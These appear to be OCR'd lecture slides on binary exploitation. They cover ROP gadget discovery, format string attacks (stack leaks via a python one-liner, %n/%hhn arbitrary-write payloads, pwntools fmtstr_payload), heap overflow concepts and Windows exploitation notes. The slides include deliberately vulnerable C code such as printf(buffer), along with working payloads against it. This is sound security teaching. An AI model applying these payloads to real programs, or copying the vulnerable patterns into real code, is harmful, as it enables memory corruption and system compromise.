
```
pop r15
pop rbp
ret
```

```
pop r12
pop r13
pop r14
pop r15
pop rbp
jmp rax
```


Rop Chain



ROP example (stack view - x86)



ROP example (stack view - x86_64)



How to find gadgets

- Option 1: looking inside the executable and imported libraries (disassembly)
- Option 2: using the ropper tool

```
> ropper -f ./a.out
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
```

```
0x0000000000001004: sub rsp, 8; mov rax, qword ptr [rip + 0x2fc1]; test rax, rax; je 0x1016; call rax;
0x000000000000111a: test byte ptr [rax], al; add byte ptr [rax], al; add byte ptr [rax], al; ret;
0x0000000000001010: test eax, eax; je 0x1016; call rax;
0x0000000000001010: test eax, eax; je 0x1016; call rax; add rsp, 8; ret;
0x000000000000108b: test eax, eax; je 0x1098; jmp rax;
0x000000000000108b: test eax, eax; je 0x1098; jmp rax; nop dword ptr [rax]; ret;
0x00000000000010cc: test eax, eax; je 0x10d8; jmp rax;
0x00000000000010cc: test eax, eax; je 0x10d8; jmp rax; nop word ptr [rax + rax]; ret;
0x000000000000100f: test rax, rax; je 0x1016; call rax;
0x000000000000100f: test rax, rax; je 0x1016; call rax; add rsp, 8; ret;
0x000000000000108a: test rax, rax; je 0x1098; jmp rax;
0x000000000000108a: test rax, rax; je 0x1098; jmp rax; nop dword ptr [rax]; ret;
0x00000000000010cb: test rax, rax; je 0x10d8; jmp rax;
0x00000000000010cb: test rax, rax; je 0x10d8; jmp rax; nop word ptr [rax + rax]; ret;
0x0000000000001080: clc; je 0x1098; mov rax, qword ptr [rip + 0x2f3e]; test rax, rax; je 0x1098; jmp ra
0x00000000000011a7: cli; sub rsp, 8; add rsp, 8; ret;
0x0000000000001003: cli; sub rsp, 8; mov rax, qword ptr [rip + 0x2fc1]; test rax, rax; je 0x1016; call
0x00000000000011a4: endbr64; sub rsp, 8; add rsp, 8; ret;
0x0000000000001000: endbr64; sub rsp, 8; mov rax, qword ptr [rip + 0x2fc1]; test rax, rax; je 0x1016; c
;
0x000000000000119f: leave; ret;
0x000000000000101a: ret;

115 gadgets found
```

Other topics

- Other topics omitted due to time constraints:
  - GOT overwrite and RELRO (Partial/Full)
  - Hook rewrite
  - One Gadget
  - Universal Gadget
  - Fini Overwrite

Exercises

- For simple BoF the best is to manually craft vulnerable executable and exploit them by adding countermeasures one by one and simulating a remote connection
  - -zexecstack, -fno-stack-protector, -no-pie etc.
  - Use socat: `socat TCP-L:12345,fork,reuseaddr EXEC:./example`
- Protostar/Phoenix: https://exploit.education/protostar/
- ROP Emporium: https://ropemporium.com/

Format String Vulnerabilities

Format String Vulnerabilities

- A format string is a string consisting of “normal” characters and zero or more “format string conversion specifiers”
- Format strings are largerly used in C, Python, PHP, etc. to process, parse and format strings
- Example:

```c
#include <stdio.h>


int main(int argc, char *argv[])
{
        int a = 3;
        unsigned long x = 0xAABBCCDD;
        char *s1 = "this_is_a_string";
        double d = 0.0000123;

        printf("a=%d x=%lu s1=%s d=%.6lf \n", a, x, s1, d);
        return 0;
}
```

Format string! (1st arg)

Format specifiers syntax


- Reference: man 3 printf and man 3 scanf

```
The overall syntax of a conversion specification is:

    %[$][flags][width][.precision][length modifier]conversion
```

- Example (x86_64)

```
printf("a=%d x=%lu s1=%s d=%.6lf \n", a, x, s1, d);
```



Format string at assembly level

```
printf("a=%d x=%lu s1=%s d=%.6lf \n", a, x, s1, d);
```

```
mov dword [a], 3              ; stc
mov eax, 0xaabbccdd           ; stc
mov qword [x], rax
lea rax, str.this_is_a_string ; s
mov qword [s1], rax
movsd xmm0, qword [0x00002038] ;
movsd qword [d], xmm0
mov rsi, qword [d]            ; stc
mov rcx, qword [s1]
mov rdx, qword [x]
mov eax, dword [a]
movq xmm0, rsi
mov esi, eax
lea rax, str.a_d_x_lu_s1_s_d_.6lf
mov rdi, rax                  ; cor
mov eax, 1
call sym.imp.printf           ;[1]
```

```c
#include <stdio.h>


int main(int argc, char *argv[])
{
        int a = 3;
        unsigned long x = 0xAABBCCDD;
        char *s1 = "this_is_a_string";
        double d = 0.0000123;

        printf("a=%d x=%lu s1=%s d=%.6lf \n", a, x, s1, d);
        return 0;
}
```

Security issue

- The number of format specifier in the string determine how far into the stack we need to look
- Issue: there is no control on the number of format specifier and the number of argument supplied

```c
#include <stdio.h>

int main(int argc, char *argv[])
{
        printf("%d %d %d %d %d\n", 1, 2, 3);
        return 0;
}
```

???

```
$ ./example2
1 2 3 0 1886076656
```

What is happening?

```c
#include <stdio.h>

int main(int argc, char *argv[])
{
        printf("%d %d %d %d %d\n", 1, 2, 3);
        return 0;
}
```

```
0x555555555157 <main+001e>       lea    rax, [rip+0xea6]        # 0x5
0x55555555515e <main+0025>       mov    rdi, rax
0x555555555161 <main+0028>       mov    eax, 0x0
0x555555555166 <main+002d>       call   0x555555555030 <printf@plt>
```

```
$rax   : 0x0
$rbx   : 0x00007fffffffdb98
$rcx   : 0x3
$rdx   : 0x2
$rsp   : 0x00007fffffffda60
$rbp   : 0x00007fffffffda70
$rsi   : 0x1
$rdi   : 0x0000555555556004
$rip   : 0x0000555555555166
$r8    : 0x0
$r9    : 0x00007ffff7fcdef0
$r10   : 0x00007fffffffd790
$r11   : 0x203
$r12   : 0x1
$r13   : 0x0
$r14   : 0x00007ffff7ffd000
$r15   : 0x0000555555557dd8
```

Registers sequence for integer arguments:
RDI
RSI
RDX
RCX
R8
R9

```
gef➤  ni
1 2 3 0 -134422800
```

Consequence:

We can **read registers and the stack contents!**

Vulnerability

- A format string vulnerability is present when the attacker can gain control over the format string supplied to a function

```c
char buffer[256];
printf("Insert your name: ");
fgets(buffer, 256, stdin);
buffer[255] = '\0';

printf(buffer);

return 0;
```

Example exploitation – Stack leakage

Example code

```c
#include <stdio.h>

int main(int argc, char *argv[])
{
        char buffer[256];
        printf("Insert your name: ");
        fgets(buffer, 256-1, stdin);
        printf(buffer);
        return 0;
}
```

Normal use

```
> ./example3
Insert your name: hello
hello
```

Exploitation → read the stack content

```
> python -c 'print("%16lx_"*20)' | ./example3
Insert your name:     557a988dd6b1_         fbad2088_                1ff_    557a988dd729_
31255f786c363125_6c3631255f786c36_5f786c3631255f78_31255f786c363125_6c3631255f786c36_5f786c
f786c3631255f78_31255f786c363125_6c3631255f786c36_5f786c3631255f78_31255f786c363125_
```

%16lx → 64 bit value in hex

What’s on the stack

```
> python -c 'print("%16lx_"*20)' | ./example3
Insert your name:     557a988dd6b1_        fbad2088_            1ff_    557a988dd729_
31255f786c363125_6c3631255f786c36_5f786c3631255f78_31255f786c363125_6c3631255f786c36_5f786c
f786c3631255f78_31255f786c363125_6c3631255f786c36_5f786c3631255f78_31255f786c363125_
```

The format string itself!

RSI

EDX

RCX

R8

...Then r9 and stack

```
Insert your name: 5555555596b1_fbad2088_7fffffffd930_0_1_7fffffffdb68_100000002_5f786c255f786c2
5_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c25
5f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5
f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f7
86c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f78
6c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c25_5f786c255f786c
25_5f786c255f786c25_5f786c255f786c25_6c255f786c25_7fffffffdb20_8827b4bca99a0500_7fffffffdae0_7f
fff7de0d4a_7fffffffda90_7fffffffdb68_155554040_555555555169_7fffffffdb68_63026182d7579e1c_1_0_7
ffff7ffd000_555555557dd8_6
```

```
0x0000555555554000 0x0000555555555000 0x0000000000001000 r--
0x0000555555555000 0x0000555555556000 0x0000000000001000 r-x
0x0000555555556000 0x0000555555557000 0x0000000000001000 r--
0x0000555555557000 0x0000555555558000 0x0000000000001000 r--
0x0000555555558000 0x0000555555559000 0x0000000000001000 rw-
0x00007ffff7db8000 0x00007ffff7dbb000 0x0000000000003000 rw-
0x00007ffff7dbb000 0x00007ffff7ddf000 0x0000000000024000 r-- /usr/lib/libc.so.6
0x00007ffff7ddf000 0x00007ffff7f43000 0x0000000000164000 r-x /usr/lib/libc.so.6
0x00007ffff7f43000 0x00007ffff7f91000 0x000000000004e000 r-- /usr/lib/libc.so.6
0x00007ffff7f91000 0x00007ffff7f95000 0x0000000000004000 r-- /usr/lib/libc.so.6
0x00007ffff7f95000 0x00007ffff7f97000 0x0000000000002000 rw- /usr/lib/libc.so.6
0x00007ffff7f97000 0x00007ffff7fa1000 0x000000000000a000 rw-
0x00007ffff7fc3000 0x00007ffff7fc7000 0x0000000000004000 r-- [vvar]
0x00007ffff7fc7000 0x00007ffff7fc9000 0x0000000000002000 r-x [vdso]
0x00007ffff7fc9000 0x00007ffff7fca000 0x0000000000001000 r-- /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7fca000 0x00007ffff7ff1000 0x0000000000027000 r-x /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7ff1000 0x00007ffff7ffb000 0x000000000000a000 r-- /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7ffb000 0x00007ffff7ffd000 0x0000000000002000 r-- /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000002000 rw- /usr/lib/ld-linux-x86-64.so.2
0x00007ffffffdd000 0x00007ffffffff000 0x0000000000022000 rw- [stack]
```

Executable

- Base addr
- Stack addr
- Lib addr (ld.so)
- Lib addr (libc)

Adding write access (1 of 2)

- Among the format specifiers, the %n works differently: it allow to write inside the corresponding argument (treated as int *) the number of characters written so far
- Variants:
  - %hn → expects a short *
  - %hhn → expects a char *
  - %ln → expects a long *

Adding write access (2 of 2)

- If we control the format string, we can forge one such that:
  - Contains enough format specifiers **to reach the format string itself**
  - Contains the bytes (little endian) of a **valid address**
  - Given **n** the value we would like to write, write **n** **characters to output**
  - Contains a %n (or equivalent) **corresponding to the argument number of the address inserted**
- This allow an attacker to write a attacker-controlled value to a attacker-controlled address
  - Write-What-Where
- Practically: forge such a format string may require some time to align the address/value correctly

Optimization: the %m$ syntax

- In order to reach the format string in the stack, we need to insert multiple format specifier
  - Too many characters!
- We can a special syntax: *%m$f* where **m** is the argument number directly and **f** the format specifier
  - So, if you find the format string after (say) the 123th argument, instead of inserting 122 dummy format specifiers and the %n, you just write **%123$n**

Optimization: write many characters

- The *value* to write is the result of the number of characters written.
- But to write a full 64-bit value (say 0xAA03CCDDEEFF1122) we would need to write **multiple terabytes of data** (!!)
- To avoid this issue, we can use the *field length* indicator:

  %3000c → write 3000 characters (2999 spaces and a char probably)

- Normally, it is better to write values one byte at a time (%hhn) while putting multiple consecutive addresses in the format string
  - Optionally, ordering the writes such that you only require incremental values may decrease the format string length

Example

- Assume you want to write 0xAA03CCDDEEFF1122 at address 0x000000601020
- Start from the smallest byte value (the 0x11 = 17) → 0xAA03CCDDEEFF1122 → address 0x000000601021

  %17c%hhn

- 0x11 character written, let's proceed with the 2nd smallest – 0x22 - at address 0x000000601020. We need 0x22-0x11 = 17 chars:

  %17c%hhn**%17c%hhn**

- Now 0xAA at address 0x000000601027. We need 0xAA-0x22 = 126 chars

  %17c%hhn%17c%hhn**%126c%hhn**

- 0x03 at address 0x000000601026 - Overflow! 0x100-0xAA + 3 = 89 chars

  %17c%hhn%17c%hhn%126c%hhn**%89%c%hhn**

- (and so on ..)
- Finally, prepend/append all the addresses as bytes in little endian: \x21\x10\x60\x00\x00\x00\x00\x00\x20\x10\x60\x00 ....

Pwntools.fmtstr

- The pwntools suite include a module (fmtstr) to automatically build format strings
  - https://docs.pwntools.com/en/stable/fmtstr.html
- Example usage:

```
>>> pwn.fmtstr_payload(5, {0x601020: 0xAABBCCDD}, numbwritten=0, write_size='byte')
```

- Result:

```
%170c%17$hhn%17c%18$hhn%17c%19$hhn%17c%20$
hhnaaa#\x10`\x00"\x10`\x00!\x10`\x00
\x10`\x00
```


Heap Overflow Vulnerabilities

Heap overflow (3 slides introduction)

- Heap: conventional name use to indicate the area of memory reserved for dynamic memory allocations
- The allocation of memory is:
  - Managed by the OS (at memory page level)
  - By libraries (C-library) at user level
- The component that takes care of memory allocation is the dynamic allocator
  - Many different algorithms/techniques
  - Glibc uses a derivative of the dough-lea allocator

Heap overflow (3 slides introduction)

- Memory is allocated with malloc() and similar functions. Later, can be de-allocated with free()
- The “piece” of memory assigned to a successul call to malloc is called **chunk**
- In memory, an allocated chunk look like this.
- When the chunk is de-allocated, it is added to a double-linked list (**bin**) to being reused as soon as required or **coalesced** with other adjacent free chunks.
- In free chunks, the first two words in the “user data” are used to store the BK and **FD** pointers of the double linked list.
- The P bit is used to signal that the previous adjacent chunk is free



Heap overflow (3 slides introduction)

- A **Heap overflow** attack consists in overflowing a allocated chunk to overwrite the metadata of the next (adjacent) chunk and to create inconsistencies
- A successful attack can:
  - Forge non-existing free chunks (later obtainable with malloc())
  - Alter the size of free/allocated chunks
  - Overlap chunks
  - Force the allocator to give a stack/executable memory area as result of a malloc()
- Typical attacks
  - Use after free
  - Double Free
  - Fastbin attacks
  - Tcache poisoning
  - Large bin attacks
  - “House of” attacks
- https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/

Exploitation on Windows platforms

Exploitation on Windows – Buffer Overflow

- The theory of Buffer Overflow is similar
- The ABI and the calling convention in Windows (64-bit) is different:
  - First 4 arguments are passed via different registers
  - Stack should be always aligned to 16 bytes (2 qwords)
  - Shadow space in the stack
- Additionally, you cannot count on the C-library. You need to rely on Win32 API and/or the functions exported by the DLL loaded
  - Normally this is enough since you can use LoadLibrary+GetProcAddress to load any DLL and get the pointer to any function

WIN64 ABI

- https://learn.microsoft.com/it-it/cpp/build/x64-software-conventions?view=msvc-170
- Register order (for integer arguments):
  - RCX → RDX→ R8→ R9
- Access API:
  - Direct call via Import Address Table (IAT)
  - LoadLibrary+GetProcAddress
  - KernelBase DLL access via PEB
- https://h0mbre.github.io/Babys-First-Shellcode/

https://securitycafe.ro/2015/12/14/introduction-to-windows-shellcode-development-part-2/

ROP in Windows

- Same idea
- Keep the stack alignement is still a requirement/limitation
- The gadgets required may be difficult to find
  - It is easier to launch another executable then executing a ropchain
  - Alternatives:
    - Process Hollowing: debug, stop and map the executable itself, erase/modify, relaunch execution
    - Process Doppelganging: similar, but instead of leave the process modified, copy and launch a separate thread/process, rolling back modifications

Format Strings in Windows

- Some format specifiers are not available in Windows
  - %n
  - Which Format Specifiers are supported depends also on which C library is used if any (e.g., CRTDLL.DLL, MSVSCRT.DLL etc.)
- Still, using format strings for leaking is useful
- Some APIs outside the C libraries uses/accept format strings

Exercises & Question time